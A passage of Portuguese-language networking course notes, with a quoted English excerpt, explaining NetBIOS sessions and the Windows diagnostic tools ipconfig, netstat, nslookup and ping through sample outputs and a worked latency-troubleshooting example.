3) Uma conexão de TCP/IP é estabelecida da estação para o servidor, usando, a porta TCP 139.
4) A estação envia um pedido de sessão NetBIOS ao nome de servidor em cima da conexão de TCP/IP. Se o servidor está escutando naquele nome, responde afirmativamente, e uma sessão é estabelecida.

Quando a sessão de NetBIOS é estabelecida, a estação e o servidor negociam qual nível do protocolo SMB vão usar. Redes Microsoft usam só uma sessão de NetBIOS a qualquer hora entre a conexão de dois nomes.

NetBIOS Keep-alives é usado para verificar se a sessão que a estação e servidor abriram, podem ser mantidas. Então, se a estação está fechando, o servidor limpa a conexão e recursos associados eventualmente ou vice-versa. NetBIOS Keep-alives é controlado pelo parâmetro SessionKeepAlive do registro do Windows.

Datagramas são enviados de um nome para outro em cima do protocolo UDP, na porta 138. O serviço de datagramas pode enviar uma mensagem a um nome único ou para um nome de grupo. Nomes de grupo podem solucionar a uma lista de endereços IPs ou uma difusão. É nesse método, que uma única mensagem, pode ser enviada a um grupo de trabalho ou Domínio Windows.

Para que haja conexão em um recurso da rede usando um nome NetBIOS, normalmente são usados um dos comandos abaixo:

1) Net use * \\NomeNetbios\recurso. (existe a necessidade de resolução do nomes NetBIOS)

2) Net use * \\EndereçoIP\recurso. (com o número IP, a necessidade de resolução de nomes NetBIOS já não existe mais, embora o método seja o mesmo)

3) Net use * \\FQDN\recurso. (com FQDN "Nome de domínio completamente qualificado", existe a necessidade do uso de um DNS, no qual, o nome será resolvido para um endereço IP. O método, ainda continua sendo o mesmo)


O utilitário IPCONFIG imprime a configuração TCP/IP relacionada a máquina. Quando se usa o parâmetro /all, o utilitário produz um relatório de configuração detalhado para todas as interfaces e inclui qualquer configuração. Digite o comando abaixo no prompt de comandos:

```
C:\>ipconfig /all

  Host Name . . . . . . . . . . . . : DAVEMAC2
  Primary DNS Suffix  . . . . . . . : teste.clubedasredes.eti.br
  Node Type . . . . . . . . . . . . : Hybrid
  IP Routing Enabled. . . . . . . . : No
  WINS Proxy Enabled. . . . . . . . : No
  DNS Suffix Search List. . . . . . : clubedasredes.eti.br
Ethernet adapter Local Area Connection 2:
  Connection-specific DNS Suffix  . :
  Description . . . . . . . . . . . : 3Com EtherLink III EISA
  Physical Address. . . . . . . . . : 00-50-AF-1D-48-91
  DHCP Enabled. . . . . . . . . . . : No
  Autoconfiguration Enabled . . . . : Yes
  IP Address. . . . . . . . . . . . : 10.1.1.10
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . :
  DNS Servers . . . . . . . . . . . : 10.1.1.254
  Primary WINS Server . . . . . . . : 10.1.1.254
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix  . :
  Description . . . . . . . . . . . : AMD  Family PCI Ethernet Adapter
  Physical Address. . . . . . . . . : 00-80-5F-88-60-9A
  DHCP Enabled. . . . . . . . . . . : No
  IP Address. . . . . . . . . . . . : 199.199.190.22
  Autoconfiguration Enabled . . . . : Yes
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . : 199.199.190.1
  DNS Servers . . . . . . . . . . . : 199.199.190.254
  Primary WINS Server . . . . . . . : 199.199.190.254
```

Nota.: Esse comando está presente nos Windows 98/ME/NT/2000.

(08/2002).
Luiz Carlos dos Santos.
http://www.clubedasredes.eti.br/rede0012.htm

1.3.9.5 – Netstat



Tela de ajuda do netstat

Este comando mostra informações sobre o estado da rede.
É um programa que acessa estruturas de dados relacionadas na rede de dentro do kernel, fornecendo em formato ASCII relatórios da tabela de roteamento, conecções TCP, escuta TCP e UDP, e protocolo de gerenciamento de memória.
Para ler as tabelas de roteamento do kernel o netstat acessa a memória do sistema operacional.
Nenhuma restrição há quanto ao hardware e quanto ao softwares devem ser BSD UNIX ou OS relacionado, ou VMS.

DISPLAYS

Primeira Forma - Sockets Ativos: é exibido para cada socket ativo o local e o endereço remoto, os tamanhos em bytes das filas e das janelas enviadas e recebidas e o estado interno do protocolo.
Para exibir o endereço do socket usa-se hostname.port se o nome do host é especificado e usa-se network.port se um endereço de socket especifica uma network e não um host.
Para procurar o hostname simbólico correspondente ou o nome da network nos banco de dados hosts ou networks usa-se o endereço do host numérico ou o número da network associada.
O endereço numérico da network é mostrado se o network ou hostname para um endereço não é conhecido.
Sockets TCP
Para sockets TCP os valores possíveis de estado são:
CLOSED O socket não está sendo usado.
LISTEN Aguardando pedidos de conecções.
SYN SENT Tenta ativamente estabelecer conexão.
SYN RECEIVED Sincronização inicial da conexão sobre o caminho.
ESTABLISHED Conexão foi estabelecida.
CLOSE WAIT Abandono remoto; esperar pelo socket fechar.

FIN WAIT 1 Socket fechado; abandonar conexão.
CLOSING Fechado, então abandono remoto espera confirmação.
LAST ACK Abandono remoto, então fechado; aguarda confirmação.
FIN WAIT 2 Socket fechado; espera por abandono remoto.
TIME WAIT Espera depois de fechar por retransmissão de abandono remoto.

```
C:\WINNT\System32\command.com

Conexões ativas

  Proto  Endereço local         Endereço externo       Estado
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1056           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1058           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1060           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1755           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1781           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1782           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2080           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5679           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6666           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7007           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7778           0.0.0.0:0              LISTENING
  TCP    10.0.0.10:139          0.0.0.0:0              LISTENING
  TCP    10.0.0.10:1781         216.239.39.104:80      CLOSE_WAIT
  TCP    10.0.0.10:1782         216.239.39.104:80      CLOSE_WAIT
  TCP    10.0.0.10:2080         216.239.33.99:80       CLOSE_WAIT
  TCP    192.168.157.1:139      0.0.0.0:0              LISTENING
-- Mais  --
```

Resultado do comando: netstat –na | more

Segunda Forma - Estruturas de Dados da Rede: A exibição depende da opção selecionada (-p ou -s). Caso é usado mais de uma opção, o netstat exibe a informação para cada uma delas.

```
C:\WINNT\System32\command.com

C:\>netstat -p tcp

Conexões ativas

  Proto  Endereço local         Endereço externo       Estado
  TCP    queen:1781             216.239.39.104:http    CLOSE_WAIT
  TCP    queen:1782             216.239.39.104:http    CLOSE_WAIT
  TCP    queen:2080             216.239.33.99:http     CLOSE_WAIT
  TCP    queen:2122             216.239.57.99:http     ESTABLISHED

C:\>_
```

Terceira Forma - Tabela de Roteamento: Exibe as listas dos status e das rotas disponíveis de cada uma delas. Cada rota consiste de um host ou network destino, e um gateway para usar em pacotes enviados. Equivale ao comando : route print

Quanto as coluna de flags:
- mostra o status de cada rota (U se ativo)
- se a rota está para um gateway (G)
- se a rota foi criada dinamicamente por um redirect. (D)
Com a opção -a haverão entradas de roteamento com flags para:
- entradas de resolução de endereço (A) e roteamento combinadas
- endereço broadcast (B)
- e o endereço local para o host (L)

Para cada interface ligada ao host local são criadas rotas de interface; o campo gateway para tais entradas mostra o endereço de saída da interface.
Quanto a coluna refcnt:
- dá o número corrente de rotas que compartilham os mesmos endereços de camadas de link.
Quanto a coluna use:
- dá o número de pacotes enviados usando:
ou uma resolução de endereço (A) e roteamento combinados
ou uma rota broadcast (B
Numa rota local (L) é o número de pacotes recebidos e
em outras rotas é o número de vezes que a entrada do roteamento foi usada para criar uma nova entrada de resolução de endereço e rota combinadas
A entrada interface indica a interface da rede utilizada para cada rota.

1.3.9.6 – Nslookup


Name Server Lookup – Ou localizador de servidores de nomes, é uma das ferramentas do pacote de utilitários do DNS que permite que usuários ou administradores de servidores Internet forneça um nome de hosts qualquer, como router-isp.provedor.com.br, e retorne o endereço de Internet (IP) correspondente, e vice versa.

Nslookup pesquisa uma requisição de nome de domínio (domain name) em um servidor de nomes (DNS) específico ou padrão (default do computador). Dependendo do sistema operacional que você esteja utilizando, o padrão pode ser o servidor de DNS do seu provedor de Internet, um servidor de DNS intermediário entre você e o destino, ou o servidor de nomes raiz da Internet (root name Server), na InterNIC (Internet Network Information Center) .


Uma das grandes importâncias do nslookup consiste em podermos olhar o nosso lado com os olhos dos outros, ou seja, para verificar se uma alteração no meu servidor de DNS está válida para a Internet o mais simples a fazer é acessar o servidor de nomes de uma empresa visinha ou bastante conhecida, como é o caso do cadê.com.br , e perguntá-la como ela está visualizando o meu servidor de nomes. Caso ele não tenha visualizado nenhuma alteração então significa que algum erro eu cometi.
A princípio você pode estranhar imaginando que eu precisei invadir o servidor de nomes do visinho para verificar minhas configurações, mas isso não aconteceu. O nslookup possui exatamente esta característica. Quando eu acesso o nslookup e digito : >server cadê.com.br , significa que eu estou me conectando ao servidor de nomes do cadê.com.br e a partir dele poderei visualizar a Internet como se eu estivesse na rede do cadê.com.br.

Como você já deve estar imaginando esta ferramente é poderosa o suficiente para causar estragos. Não estragos materiais, mas estragos de descoberta de informação. E assim ela o é.

O nslookup ganha relativa importância para o nosso curso à medida que ele poderá nos informar sobre diversos detalhes de um determinado provedor ou site na Internet, veja um exemplo:



A tela de ajuda do nslookup impressa em um computador Windows que não é servidor DNS.



Um exemplo de uma rápida consulta nslookup para descobrir o IP do google.com.br

To run an NSLOOKUP, use the form on this site. Choose a "Record Query Option". The default and most common one is "ANY". This will show any record type. Under "Domain Name", enter the domain name of the site (ex. zinergy.net or www.zinergy.net). Under Name Server, type in the name or the IP address of the server that you will use to run the query. Not all server will allow you to do this. The server must be a DNS server, running an open DNS program. Some DNS servers will not allow for queries. If left empty, the query will use one of Zinergy's DNS servers. Something similar to the following should appear:

Server: aahz.zinergy.net
Address: 206.20.177.15

zinergy.net nameserver = aahz.zinergy.net
zinergy.net nameserver = dns.zinergy.net
zinergy.net
primary name server = aahz.zinergy.net
responsible mail addr = hostmaster.zinergy.net
serial = 2041801
refresh = 43200 (12 hours)
retry = 7200 (2 hours)
expire = 1209600 (14 days)
default TTL = 172800 (2 days)
zinergy.net MX preference = 10, mail exchanger = exchange.zinergy.net
zinergy.net nameserver = aahz.zinergy.net
zinergy.net nameserver = dns.zinergy.net
aahz.zinergy.net internet address = 206.20.177.15
dns.zinergy.net internet address = 206.20.177.23
exchange.zinergy.net internet address = 206.20.177.40

Let's break it down:

Lines 1, 2, 4, 12, 13, 14, 15 :

1) zinergy.net nameserver = aahz.zinergy.net
2) zinergy.net nameserver = dns.zinergy.net
4) primary name server = aahz.zinergy.net
12) zinergy.net nameserver = aahz.zinergy.net
13) zinergy.net nameserver = dns.zinergy.net
14) aahz.zinergy.net internet address = 206.20.177.15
15) dns.zinergy.net internet address = 206.20.177.23

These are the Name Servers. Every website needs to have its DNS information on two Name Servers. The reason for this is in case one server goes down, the other server will feed the resolving requests. These should be the same as the Name Servers in the WHOIS database. Here, the information is just repeating. Also displayed are the IP addresses for the Name Servers.

Lines 3:

zinergy.net

This is the domain name for the site.

Lines: 5, 6, 7, 8, 9

5) serial = 2041801
6) refresh = 43200 (12 hours)
7) retry = 7200 (2 hours)
8) expire = 1209600 (14 days)
9) default TTL = 172800 (2 days)

This information is the serial information. The serial information is used to update the DNS record.

REFERENCE

Options*:	Description:
A	Host's IPv4 Internet Address
ANY:	Any Record Type
CNAME	Canonical Names

	(alias)
MX	Mail Exchange
NS	Authoritative Name Server
PTR	Domain Name Pointer
SOA	Start of Zone Authority
	*Note: not all options are listed

Identificando as Mensagens de Erro:

Se a solicitação ao nslookup não for bem sucedida, então uma mensagem de erro é exibida na tela. Possíveis erros são:

Timed out (Tempo Esgotado)
O servidor não respondeu a uma solicitação após um certo período de tempo (configurado através do timeout=valor) e um certo número de tentativas (configurado através do retry=valor).

No response from server (Sem resposta do servidor)
Não existe nenhum servidor de nomes executando no destino

No records (Sem registro)
O servidor não tem registros de recursos da atual tipo de consulta no hosts, contudo o nome do host é válido. O tipo da consulta é especificado através do comando querytype

Non-existent domain (Domínio inexistente)
O hosts ou o domínio não existem.


Connection refused
Network is unreachable (Conexão recusada. Rede de destinto inalcançável)
A conexão para o servidor de nomes não pode ser completada. Este erro normalmente ocorre com as consultas do comando ls e finger

Server failure (Falha no servidor)
O servidor de nomes encontrou uma inconsistência interna no seu banco de dados e não pode retornar uma resposta válida

Refused (Recusado)
O servidor de nomes recusou a aceitar a solicitação.

Format error (Erro de formatação)
O servidor de nomes identificou que o pacote da solicitação não estava em um formato apropriado. Isto pode indicar um erro no nslookup.

1.3.9.7 – Ping (Packet INternet Grouper)




Este utilitário utiliza o protocolo ICMP para diagnosticar o tempo de reposta entre dois computadores ligados numa rede TCP/IP. A partir daí, pode-se ter uma estimativa do tráfego (se o canal de comunicação está ou não saturado) bem como o tempo de latência do canal. Ao contrário do que muitos pensam, a latência de um link está também diretamente ligada a velocidade do roteador (em termos de processamento) e não somente a velocidade do canal de comunicação.

O diagnóstico utiliza-se das mensagens Echo Request e Echo Reply do protocolo ICMP para determinar se uma máquina está ligada e funcional . Ele opera enviando um ICMP (Control Message Protocol) , se o software de IP da máquina destino recbe-o ele emite uma resposta de echo imediatamente .

Comentário Ténico:

Analises na prática um caso real para assimilarmos esta ferramenta de dianóstico.

Consideremos um sistema de Internet condominial onde queremos identificar o local exato do engargalo do tráfego que está deixando a rede lenta, veja a topologia:


Internet Service Provider
router-isp
200.200.200.254
Link ADSL 512Kbps
Backbone do Prédio
router-predio
200.200.200.1
proxy-predio
192.168.0.254
Rede Interna do Prédio
(Intranet Condominial)
10Mbits
192.168.0.0 /
255.255.255.0
Sala do Cliente
cliente01-predio
192.168.0.1
proxy-sala 10.0.0.254
wst01-sala
10.0.0.1
wst02-sala
10.0.0.2
wst03-sala
10.0.0.3

A partir da estação de trabalho wst01-sala (10.0.0.1) e baseado nessa topologia podemos realizar os seguintes testes:

1. TESTANDO A REDE INTERNA (INTRANET) DO PRÉDIO

ping 192.168.0.254 -t

Tempos:

De 0 à 5ms -> Rede normal (deve sempre ficar assim)
De 5 à 20ms -> Rede lenta (indica que tem muita gente utilizando)
De 20 à 100ms -> Rede lenta (indica que alguem está transferindo arquivos entre salas)
Acima de 100ms -> Rede praticamente inoperante, problemas na rede do prédio

2. TESTANDO O LINK FÍSICO ENTRE O PRÉDIO E O PROVEDOR

ping 200.200.200.254 -t

Tempos:

De 0 à 20ms -> Rede rápida (bons provedores mantem-se nessa faixa)
De 20 à 60ms -> Rede normal (normalmente fica assim)
De 60 à 100ms -> Rede lenta (indica congestionamento – muitos clientes do prédio acessando ao mesmo tempo ou o link do provedor entre o prédio e o provedor está muito lento)
Acima de 100ms -> Rede praticamente inoperante, problemas no link físico

